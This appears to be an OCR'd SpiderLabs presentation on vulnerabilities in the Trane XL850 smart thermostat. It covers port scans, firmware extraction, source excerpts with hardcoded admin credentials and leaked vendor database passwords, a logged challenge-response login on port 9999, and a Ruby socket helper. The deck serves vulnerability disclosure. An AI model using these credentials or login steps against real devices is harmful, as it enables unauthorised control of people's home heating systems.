TRANEWRECK

More Internet, More Problems

Trustwave® SpiderLabs®

Objectives

- How I found this
- What I found
- How we got the vendor to fix it
- Distribute the tools to identify the vuln in the wild.

Trustwave® SpiderLabs®

HOW THIS GOT STARTED

DECEMBER 29TH FURNACE FAILS

Heat exchanger cracks.

- Heat exchanger fails/cracks

Trustwave® SpiderLabs®

GETTING THE NEW FURNACE

- Local dealer offers Trane units
- The model I select comes with the XL850

Trustwave® SpiderLabs®

WHAT DID I BUY?

https://www.trane.com/residential/en/products/thermostats-and-controls/connected-controls/comfortlink_xl850.html
https://www.trane.com/content/dam/Trane/residential/downloads/r850_144040426701.tar

TRANE
It's Hard To Stop A Trane.

PRODUCTS | BUYING A TRANE | WHY US | RESOURCES | OWNERS SUPPORT

FIND A DEALER
Enter ZIP/Postal Code GO

Home > Products > Thermostats & Controls > Connected Controls > ComfortLink™ II XL850

ComfortLink™ II XL850

Wi-Fi Control

Control your variable speed or communicating system with our new smart control.

FIND A DEALER

Look for Savings & Offers in your area

Locate Energyguide Labels

Cost:	$$$$$
Comfort:	★★★★★
Programmable:	7 Days

PRODUCT OVERVIEW | PRODUCT SPECIFICATIONS | WARRANTY | COMMON QUESTIONS

PRODUCT BROCHURE

CONTROL YOUR HOME COMFORT

Perfect air in perfect harmony

Connect your ComfortLink™ II XL850 control to a matched Trane system for complete, seamless comfort. Every component is designed to work in harmony with the others, optimizing your energy use over time.

Contact and control

Not only does the ComfortLink™ II XL850 monitor indoor and outdoor temperatures, so you can adjust your system to be energy-efficient, but it also tells you when it's time to change a filter or schedule routine maintenance.

Download Latest Version 3.0 Software for the ComfortLink™ II XL850 Control

Key features

- 4.3" color touchscreen
- Compatible with ComfortLink™ Communicating and Variable Speed systems

The company offers remote software downloads as well as usb tarball loading.

Trustwave® SpiderLabs®

THE XL850 MORE INTERNET, MORE ZWAVE, 100% MORE FUN

ComfortLink™ II XL850 >

4.3" interactive touchscreen
Wi-Fi or Ethernet connection
Built-in Nexia Home Bridge


☐ **Add To Compare**

Cost:	$$$$$
Programmable:	7 Days
Heating Stages:	5 Stages
Cooling Stages:	2 Stages

XL850 features:

- Remotely set temperature and schedules
- Send notices to your installer for service
- Allow remote administration from Nexia (SSH SMIL)
- Pull weather data from wunderground.com based on zip
- Self-update software from downloaded .tar balls
- Supports Zwave integration

Trustwave® SpiderLabs®



Oh Ruby! :D

Trustwave® SpiderLabs®

THE XL850 MORE INTERNET, MORE ZWAVE, 100% MORE FUN

ComfortLink™ II XL850 >

4.3" interactive touchscreen
Wi-Fi or Ethernet connection
Built-in Nexia Home Bridge

☐ Add To Compare

Cost:	$$$$$
Programmable:	7 Days
Heating Stages:	5 Stages
Cooling Stages:	2 Stages

```
PORT      STATE SERVICE   VERSION
4447/tcp   open  n1-rmgmt?
4448/tcp   open  unknown
7788/tcp   open  unknown
9999/tcp   open  napster     WinMX or Lopster Napster P2P client
33761/tcp open  unknown
35838/tcp open  unknown
```

Trustwave® SpiderLabs®

THE SMELL TEST

Port: 4448

```
ENTER COMMAND :
```

Port: 7788

```
Connected to xl850-c227dc.
Escape character is '^]'.
```


Port: 9999


```
1::evChallenge(239,"255713B449047BF4A1C2D1461FD8E477CA782EC7");
```

Port: 33761

```
ENTER COMMAND :
```

Trustwave® SpiderLabs®





Name	Size	Kind
r850_144040426701	--	Folder
d_144040426701	2.8 MB	TextEdit Document
e_144040426701	609 KB	TextEdit Document
m_144040426701	1 KB	TextEdit Document
u_144040426701	224 KB	TextEdit Document
v_144040426701	338 bytes	TextEdit Document
c_144040426701	68.6 MB	TextEdit Document
r850_144040426701.tar	72.2 MB	tar archive

file *

```
c_144040426701: HIT archive data
d_144040426701: u-boot legacy uImage, Linux-2.6.35.3-670-g914558e, Linux/ARM, OS Kernel Image (Not compressed), 2769796 bytes,
 Mon Aug 24 04:49:17 2015, Load Address: 0x40008000, Entry Point: 0x40008000, Header CRC: 0xEEF4F86C, Data CRC: 0x129879BE
e_144040426701: DOS executable (COM)
m_144040426701: ASCII text
u_144040426701: gzip compressed data, from Unix, last modified: Mon Aug 24 05:28:39 2015
v_144040426701: ASCII text
```

tar -xzvf u_144040426701

```
x utils/
x utils/upgrade_nand_flash.sh
x utils/Metadata.xml
x utils/convScc
x utils/upgradeSccDb
x utils/upgrade_abort.sh
x utils/upgrade_verify_file.sh
```

Trustwave® SpiderLabs®

Reviewing the manifest files, and integrity scripts included in the tarball it’s easy to understand how to software is packaged.

m_144040426701

```
<version_info>
<product build='144040426701' release='3.0' date='24-Aug-2015' downloa
<features>
<feature notes='Nexia Diagnostics improvement'/>
<feature notes='Washington State Quiet Mode'/>
<feature notes='Requested capacity and delivered speed'/>
<feature notes='SEET Demand-Response Trial'/>
</features>
<fixes>
<fix info='Alarm match at Diagnostics and stat'/>
<fix info='Test Mode: fan in cooling mode, AUX Rel 3.0 = 144040426701
<fix info='Air flow for multi-stage compressor'/>
</fixes>
</product>
<manifest filecontents='
[MANIFEST_VERSION]
1
[DATA]
c_144040426701=68550656,0x8319f92bfb3b82de2ca6d3daba1839d4cd7d3332
d_144040426701=2769860,0xb06a9e3bc719d383437bc76dfb94b93857375e8b
e_144040426701=609200,0x91e933409609c81fbd615e5ce65962a99891cb52
m_144040426701=1192,0xc9f5cdbb53f587251df491ccec216525b5bd00f3
u_144040426701=224083,0x98e72b422a849950001b09d74e1a79d2ed34c390
v_144040426701=338,0x236c3eac1310e71a384f45d39feb3ec2d88dc7b2
[COMMENTS]
Rel 3.0 = 144040426701

[BUILDINFO]
upgrade=1389086971
operational=1440404267
bootloader=1440408642
manifest=01
xxlupgrade=1363166355

[BOOTMESSAGE]
TRAN=Welcome to Trane Comfort Control
AMST=Welcome to American Standard
[END]
'>
```

https://github.com/jrspruitt/ubi_reader/blob/master/README.md

Extract UBIFS to access source

Big thanks to jrspruitt. The UBI Reader project made this analysis much easier.

jrspruitt Clearer install instructions

2 contributors

Executable File | 98 lines (65 sloc) | 3.64 KB

UBI Reader

UBI Reader is a Python module and collection of scripts capable of extrac
with analyzing these images to determine the parameter settings to recrea

Dependencies:

Python is required.

python-lzo is the only non-standard module, it may or may not be availabl

```
$ sudo apt-get install liblzo2-dev

If it is available.
$ sudo apt-get install python-lzo

Else you will need to install from sources.
$ git clone https://github.com/jd-boyd/python-lzo.git
$ cd python-lzo
$ python setup.py install
```

With the filesystem exposed we can explore everything.
(except the busybox)

This includes the ruby modules that control the port services and all the helpful specs, comments, code samples and api docs!

Useful things to extract first:


Matchers, users, password, port, comments, Samples, socket, dns, notes, login, KEY, api, alarm, registration, enrollment

Trustwave® SpiderLabs®

```
s/SMILLogAspect.rb:        if(@smil_in =~ /\0$/n) then
ction/NexiaConnection.rb:     if(@data =~ /\0$|\n$/n) then
ction/PlatformManagerConnection.rb:     if(@data =~ /\0$|\n$/n) then
ction/TCPSocketConnection.rb:       if(@cci_data =~ /\0$|\n$/n) then
ction/WPAConnection.rb:       if data =~ /^<.*>(\S*).*/
n_fields/ScheduleDefaultInit.rb:           if label =~ /XL824_LOCAL_SCH/n
ller/processor/InstallerProcessor.rb:           (smil_id =~ /\A1\.6.*/) or @non_installation_isu_smil.include?(smil_id) ? true : false
ller/xl850/processor/InstallerProcessor.rb:                 @smil_obj_type_map.delete_if{|src_id, hash| src_id =~ /^#{deleted_obj}\..*/}
ller/xl850/processor/InstallerProcessor.rb:                 @smil_obj_args_map.delete_if{|k, v| k =~ /^#{deleted_obj}\..*/}
ller/xl850/processor/InstallerProcessor.rb:                 @smil_obj_children_map.delete_if{|parent, children| parent =~ /^#{deleted_obj
ller/xl850/processor/InstallerProcessor.rb:           (smil_id =~ /\A1\.6.*|\A1\.7\.2\.2\.5.*/) or @non_installation_isu_smil.include?(sm
r/ConfigXMLParser.rb:       source = source + ".n" if !(source =~ Constants::ALARM::ALARM_REGEX) && (@field.in_method_name == Constants::
r/ConfigXMLParser.rb:           if(@field.source =~ /n/) then
r/ConfigXMLParser.rb:         unless(@field.source =~ /n/) then
r/ConfigXMLParser.rb:       elsif (@field.type =~ /^custom_.*$/n)
ssor/AlarmProcessor.rb:     return nil if fields.nil? or fields.empty? or args.nil? or args[0].nil? or args[1] =~ /^CFG/ or @ev_assert.ni
ssor/BridgeProcessor.rb:       if (!bridge_data.nil? and bridge_data =~ /\n$/n)
ssor/BridgeProcessor.rb:     if(action=~/getconnstatus/)
ssor/BridgeProcessor.rb:     if (action =~ /setbstatus/ )
ssor/BridgeProcessor.rb:     if (action =~/learn/ && @cci_service.registration_service.bridge_registraion_in_progress)
ssor/BridgeProcessor.rb:     if (action =~ /include/ or action =~/exclude/ or action =~ /reset/ or action =~ /learn/ or action =~ /cshift
ssor/BridgeProcessor.rb:     if(action =~ /reset/ and status == "0")
ssor/BridgeProcessor.rb:     if(action =~ /getnumnode/)
ssor/BridgeProcessor.rb:     if(action =~ /getbridgeinfo/)
ssor/BridgeProcessor.rb:     if @cci_service.registration_service.bridge_registraion_in_progress and command =~ /learn/
ssor/BridgeProcessor.rb:     if(action=~/setalarm/)
ssor/DEAProcessor.rb:       if(k =~ /raptor_z(\d)/)
ssor/DEAProcessor.rb:           if(k == DEAConstants::SYS_WEEKLY_TS_PAGE or (k =~ /raptor_z(\d)/ && index < 8))
ssor/FaceplateProcessor.rb:           if field.ccih_type =~ /array/
ssor/MessageProcessor.rb:     if(model_id == Constants::SMIL::SYS_REP and command =~ /cancel/n) then
ssor/MessageProcessor.rb:     elsif((model_id == Constants::SMIL::RUN_HIST and command =~ /weekly$|monthly$|all$/n) or
ssor/MessageProcessor.rb:           (model_id == Constants::SMIL::SYS_HIST and command =~ /system$|zone$|all$/n) or
ssor/MessageProcessor.rb:           (model_id == Constants::SMIL::SYS_REP and command =~ /lv/n)) then
ssor/MessageProcessor.rb:     @cci_service.smil_service.alarm_processor.read_file if command =~ /history/;
ssor/RegistrationProcessor.rb:     if(smil_id.nil? or !(smil_id=~Constants::SMIL::CHAT_SESSION_REGEX))
ssor/RegistrationProcessor.rb:       if(pin[0].chr =~ /0/)
ssor/RegistrationProcessor.rb:       if(pin[0].chr =~ /0/)
ssor/SMILProcessor.rb:     if(@smil_in =~ /\0$/n) then
ssor/SMILProcessor.rb:         #         next if(src_id =~ /\A1\.6.*/)
ssor/SMILProcessor.rb:         if(src_id =~ Constants::SMIL::DEA_REGEX) then
ssor/SMILProcessor.rb:         if(src_id =~ Constants::ALARM::ALARM_REGEX) then
ssor/SMILProcessor.rb:         @cci_service.registration_service.delegate_registration_smil("nexia")  if(src_id =~  Constants::DIAGNOSTIC
ssor/SMILProcessor.rb:         @cci_service.registration_service.delegate_registration_smil("chat",src_id,args) if(src_id =~  Constants::
ssor/SMILProcessor.rb:       if(item =~ temp_regex) then
ssor/SMILProcessor.rb:       if(item =~ temp_regex) then
ssor/SMILProcessor.rb:       } if(key =~ /\A1\.6.*|\A1\.7\.2\.2\.5.*/)
ssor/SMILProcessor.rb:       next unless (item =~ /^1.6\..*|\A1\.7\.2\.2\.5\..*/)
```

```
70
71    def smil_update(model_id, json_value_map, error_arr)
72      smil_str = ""
73      # The Key is the SMIL ID and the Value is an array of data
74      # Sample, Initial: {"1.7.1.800.2::setHold" => [",", "," ....]}
75      #
76      # At run time each comma will be replaced by the given input value
77      # Sample, Runtime: {"1.7.1.800.2::setHold" => ["85.00", "," ....]}
78
```

```
4   module Constants
5
6     # This module includes all the constants of SCC
7     module SCC
8
9
10      HOST = "localhost"
11      PORT = "9999"
12      SMIL_USER_NAME = "ADMN"
13      SMIL_PASSWORD = "Cold,,2100"
14      #  SMIL_PASSWORD = "system1"
15      #SMIL_PASSWORD = "yeldarB!48195"
16
17      # Communication timeout in seconds
18      COMM_TIME_OUT = 90
19    end
```



Trustwave® SpiderLabs®

This code is documented, contains specs, lots of sample code, and design meeting notes. It all makes it far easier to figure out how to exploit the device.

Mock services can be run

```
FaceplateApi::FaceplateMessageFactory
  Creating a Request
    should create a request header
    should create a whole request
  Creating an Ack
    should create an ack header
    should create a whole ack

Finished in 0.00285 seconds (files took 0.8507 seconds
4 examples, 0 failures
```

```
Simulator active on 0.0.0.0:8092
Client Connected
Sending TakeCoreSnapshot command
Sending TakeAlarmSnapshot command
Sending TakeBalancePointSnapshot command
Sending TakeWeeklyHumidityScheduleSnapshot command
Sending TakeEventHumidityScheduleSnapshot command
Sending TakeRelativeHumiditySetpointSnapshot command
Sending TakeDuctAirTemperatureSnapshot command
Sending TakeWeeklyTemperatureScheduleSnapshot command
Sending TakeEventTemperatureScheduleSnapshot command
Sending TakePresetSnapshot command
Sending TakeVariableCapacityControlSnapshot command
Sending TakeCommunicatingComponentStatusSnapshot command
Sending TakeIndependentEventsSnapshot command
Sending TakeMultizoneSnapshot command
Client Connected
Sending TakeCoreSnapshot command
Sending TakeAlarmSnapshot command
Sending TakeBalancePointSnapshot command
Sending TakeWeeklyHumidityScheduleSnapshot command
Sending TakeEventHumidityScheduleSnapshot command
Sending TakeRelativeHumiditySetpointSnapshot command
Sending TakeDuctAirTemperatureSnapshot command
Sending TakeWeeklyTemperatureScheduleSnapshot command
Sending TakeEventTemperatureScheduleSnapshot command
Sending TakePresetSnapshot command
```

nexiahome / event_store

Watch 35 | Star 6 | Fork 2

Code | Issues 1 | Pull requests 2 | Pulse | Graphs

Code 5

Issues 2

Languages

Ruby	2
YAML	1
SQL	1
Markdown	1

Search all of GitHub

password

Search

db/database.yml YAML

Showing the top two matches. Last indexed on Mar 21.

```
5   host: localhost
6   port: 5432
7   username: nexia
8   password: Password1
9   encoding: UTF-8
10  pool: 100
…
17  host: #see note in EventStore for getting the host ip of your vm
18  username: dbadmin
19  password: password
```

db/setup_db_user.sql SQL

Showing the top match. Last indexed on Mar 21.

```
3  CREATE USER nexia WITH UNENCRYPTED PASSWORD 'Password1';
4  GRANT ALL ON DATABASE history_store TO nexia;
```

spec/benchmark/seed_db.rb Ruby

Showing the top three matches. Last indexed on Mar 21.

```
1  require 'event_store'
2
3  # db_config = Hash[
4  #     :username => 'postgres',
5  #     :password => 'Password1',
…
14 EventStore.connect :adapter => :vertica, :database => 'nexia_history', host: '192.168.180.65',
   username: 'dbadmin', password: 'password'
15 EventStore.redis_connect host: 'localhost'
```

spec/benchmark/bench.rb Ruby

Showing the top match. Last indexed on Mar 21.

```
5  #     :username => 'nexia',
6  #     :password => 'Password1',
7  #     host: 'ec2-54-221-80-232.compute-1.amazonaws.com',
8  #     encoding: 'utf8',
```

SMIL ☺️

SMIL

- **What does it stand for?**

  Synchronized Multimedia Integration Language?

- **What does it do?**

  It interacts with just about everything of value in the system. Any action available to the Nexia service or support professionals seems to be supported by these commands.

SMIL IN USE

SMIL ID :: command verb ({ json data })

REGULAR EXPRESSION

1 MATCH - 339 STEPS

/ ([\d\.]*)::(\w*)\((.*?)\); / gmixXsuUAJ

TEST STRING

```
1.11.1::createSecureCallout({"$c_keys"=>[{"label"=>"DealerPortal",
"host"=>"xl-live.mynexia.com", "port"=>"443", "reconnectTime"=>"60",
"enabled"=>"TRUE", "encryptedAUIDSupported"=>"FALS"}]});\n
```

EXPLANATION

- / ([\d\.]*)::(\w*)\((.*?)\); /
  - 1st Capturing group ([\d\.]*)
    - [\d\.]* match a single character present in the list below
      - Quantifier: * Between zero and unlimited times, as many times as possible, giving back as needed [greedy]
      - \d match a digit [0-9]
      - \. matches the character . literally
  - :: matches the characters :: literally
  - 2nd Capturing group (\w*)
    - \w* match any word character [a-zA-Z0-9_]
      - Quantifier: * Between zero and unlimited times, as many times as possible, giving back as needed [greedy]

MATCH INFORMATION

MATCH 1

1.	[0-6]	`1.11.1`
2.	[8-27]	`createSecureCallout`
3.	[28-190]	`{"$c_keys"=>[{"label"=>"DealerPortal", "host"=>"xl-live.mynexia.com", "port"=>"443", "reconnectTime"=>"60", "enabled"=>"TRUE", "encryptedAUIDSupported"=>"FALS"}]}`

```
EV_LIST_ITEM = "evListItem"
EV_LIST_END = "evListEnd"
EV_ERROR = "evError"
EV_KEY = "evKey"

EV_CRITICAL_INSCIDENT="evCriticalIncident"
EV_MAJOR_INSCIDENT="evMajorIncident"
EV_NORMAL_INSCIDENT="evNormalIncident"
EV_ASSERT="evAssert"
EV_NEGATE="evNegate"

ALARM_SMIL_ID="1.4"
ALARM_HISTORY="AlarmHistory"

RESOLVED_IDS_SEPARATOR = "-"
REGISTRATION="REGISTRATION";
LINK_ENROLLMENT="LiNK_ENROLLMENT"
CALLOUT="CalloutConnection"
CHAT_SESSION="ChatSession"
TRANE_SERVER_URL="xxl.trane.com";
CALLOUT_SMIL_ID="1.11.1"
CHAT_SESSION_SMIL_ID="1.12.2"
ORIGINATOR="originator"
XXL="XXL"
PURPOSE="purpose"
INSTANCE="instance"
CHAT="chatData"
R_U_ALIVE="CMD|ARE_YOU_ALIVE"
ALIVE="RSP|AM_ALIVE"
CREAT_REGISTRATION={CREATE_KEYS=>[{ORIGINATOR=>XXL,PURPOSE=>REGISTRATION,INSTANCE=
CREAT_ENROLLMENT={CREATE_KEYS=>[{ORIGINATOR=>XXL,PURPOSE=>LINK_ENROLLMENT,INSTANCE

REGISTER="@Register"
CHAT_SESSION_REGEX= /^#{Constants::SMIL::CHAT_SESSION_SMIL_ID}/

METHOD_SET = "set"
FALSE = "FALS"
TRUE = "TRUE"

NEXIA_CALLOUT_HOST = "mynexia.com"
```

Trustwave® SpiderLabs®

Lets login already

"1::login(#{args[0]},\"#{Digest::SHA1.hexdigest(msg).upcase}\",\"#{permission}\",\"DefaultLabel\",,,,,);\n"

```
TRANE challenge detected.
 - Arg: 239
 - challenge: B813B827886230F36BA8CBF00327942DAE42CA0D
 - Processed 'evchallenge': ⍰⍰⍰b0⍰k⍰⍰⍰⍰⍰B⍰
 - Processed 'msg': ⍰Eold,,2100⍰⍰⍰b0⍰k⍰⍰⍰⍰⍰B⍰
 - Assembled login command: :1::login(239,"E46DBF49E6564EF232B5EBC4B1E74624ED2D7DC1","ADMN","DefaultLabel",,,,,);
Received: 1::evAuthorized(1115130188);
 - Auth ID: 1115130188
 - Sending: 1.10.1::subscribe(TRUE);\n
1.10.1::evListBegin();
Received: 1.10.1::evListItem(64629,raptorSystem1DeaPage,"raptor_sys1");
Received: 1.10.1::evListItem(8136,raptorSystemHist1DeaPage,"raptor_syshist1");
Received: 1.10.1::evListItem(42149,raptorSystemHist2DeaPage,"raptor_syshist2");
Received: 1.10.1::evListItem(15225,raptorSystemHist3DeaPage,"raptor_syshist3");
Received: 1.10.1::evListItem(8571,raptorSystemHist4DeaPage,"raptor_syshist4");
Received: 1.10.1::evListItem(40790,raptorSystemHist5DeaPage,"raptor_syshist5");
Received: 1.10.1::evListItem(10823,raptorNativeZoneDeaPage,"raptor_z1");
Received: 1.10.1::evListItem(36,raptorNativeZoneHistDeaPage,"raptor_z1hist1");
Received: 1.10.1::evListItem(7351,raptorNativeZoneHist2DeaPage,"raptor_z1hist2");
Received: 1.10.1::evListEnd();
Received: 1.10.1.36::evData("2016/03/18-22:27:59","0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000894642464445 8C447B470248704728471D4883478746163500800080008000800080008000800080000D139EA5651E8E856D196E7565145E656
5660F4AE56E0158656D541845673C18A530000000000000000000000000000000000000000000000000000000000000000000000000000000060F4AE56E0158656D541845673C
Received: 1.10.1.7351::evData("2016/03/18-22:27:59","0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000");
Received: 1.10.1.8136::evData("2016/03/18-22:27:59","0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000D139EA5651E8E856D196E7565145E656E101E55660B0E356E15EE256600DE156D139EA5651E8E856D196E7565
Received: 1.10.1.8571::evData("2016/03/18-22:27:59","0080008000800080008000800080008000800080008000800080008000800080008000800080008000800080
8000800080008000800080008000800080008000800080008000800080008000800080008000800080008000800080008000800080008000800080008000800080008000800
1000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
845662C18A530000000000000000000000000000000000000000000000000000000000000000000000000000000060F4AE56E0158656D541845662C18A530000000000000000
Received: 1.10.1.10823::evData("2016/03/18-22:45:54","1000320201643900005500490 0A05700C748000000009EFD9EFD000000000000000000003631000
0000000000000000001000000000000000000");
Received: 1.10.1.15225::evData("2016/03/18-22:27:59","490044001A0015003F0051005600120002 0BAD0B7C000000000000000000000000000000000
000B8460000F82600005E230000323D0000E85C0000245F000040100000 7E061200DCB31500B8E900000000000000000000000000000000000000000000000000000000
44150000EE410000A61F000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

1::subscribe(TRUE) ??!!!

My first, most basic attempt recursively dumped every unique data element.

Redis Browser Connected to **default** Configure


```
"1.6.1.2.6.1",
"1.6.1.2.7",
"1.6.1.4",
"1.6.2",
"1.6.2.7.17648",
"1.6.2.8.34895",
"1.6.2.8.34895.1.31522",
"1.6.2.8.34895.1.31522.1",
"1.6.2.9.753",
"1.6.2.9.753.1.3915",
"1.6.2.9.753.1.3915.1",
"1.6.2.9.753.1.3915.2",
"1.6.2.9.753.1.63081",
"1.6.2.9.753.1.63081.1",
"1.6.2.9.753.1.63081.2",
"1.6.2.9.753.2",
"1.6.2.9.753.3",
"1.6.2.9.753.4",
"1.6.2.9.753.5",
"1.6.2.9.753.6",
"1.6.2.9.753.7",
"1.6.2.10",
"1.6.2.10.1",
"1.6.2.11",
"1.6.2.12",
"1.6.2.15",
"1.6.2.16",
"1.6.2.18.37543",
"1.6.2.19.13431",
"1.6.2.20.37731",
"1.6.2.20.63309",
"1.6.3.2",
"1.6.3.2.1.42798",
"1.6.3.2.1.58968",
"1.6.3.2.1.61436",
"1.6.3.2.1.63780",
"1.6.1.2.3",
```


I built another handy script to parse the xml nodes and assemble the command classes.

Listening to the feed overnight gives a great sample.

Trustwave® SpiderLabs®

Things worth tracking include:

- Auth IDs
- Command IDs
- Command Payloads

```
76  def self.poke(sock, data, terminator = /End\(\);\n/, dump = false)
77    buf =  ''
78    puts " - Sending: #{data}"
79    sock.puts(data)
80    begin
81      line = sock.gets
82      puts line if dump
83      buf <<  line
84    end until buf.match(terminator)
85    return buf
86  end
87
88
89  def self.parse(data)
90    ordered_data =[]
91    data =~ /(?<smil_id>(\d\.|\d)+)::(?<command_verb>([0-9]|[a-z])+)\((?<payload>.*)\);/i
92    dat = data.scan(/(?<smil_id>(\d\.|\d)+)::(?<command_verb>([0-9]|[a-z])+)\((?<payload>.*)\)/i) do |smil_id, command_verb, payload|
93      ordered_data << {smil_id: smil_id, command_verb: command_verb, payload: payload.split(',')} unless payload.split(',').empty?
94    end
95    return ordered_data
96  end
97
```

CAUSING REAL TROUBLE.

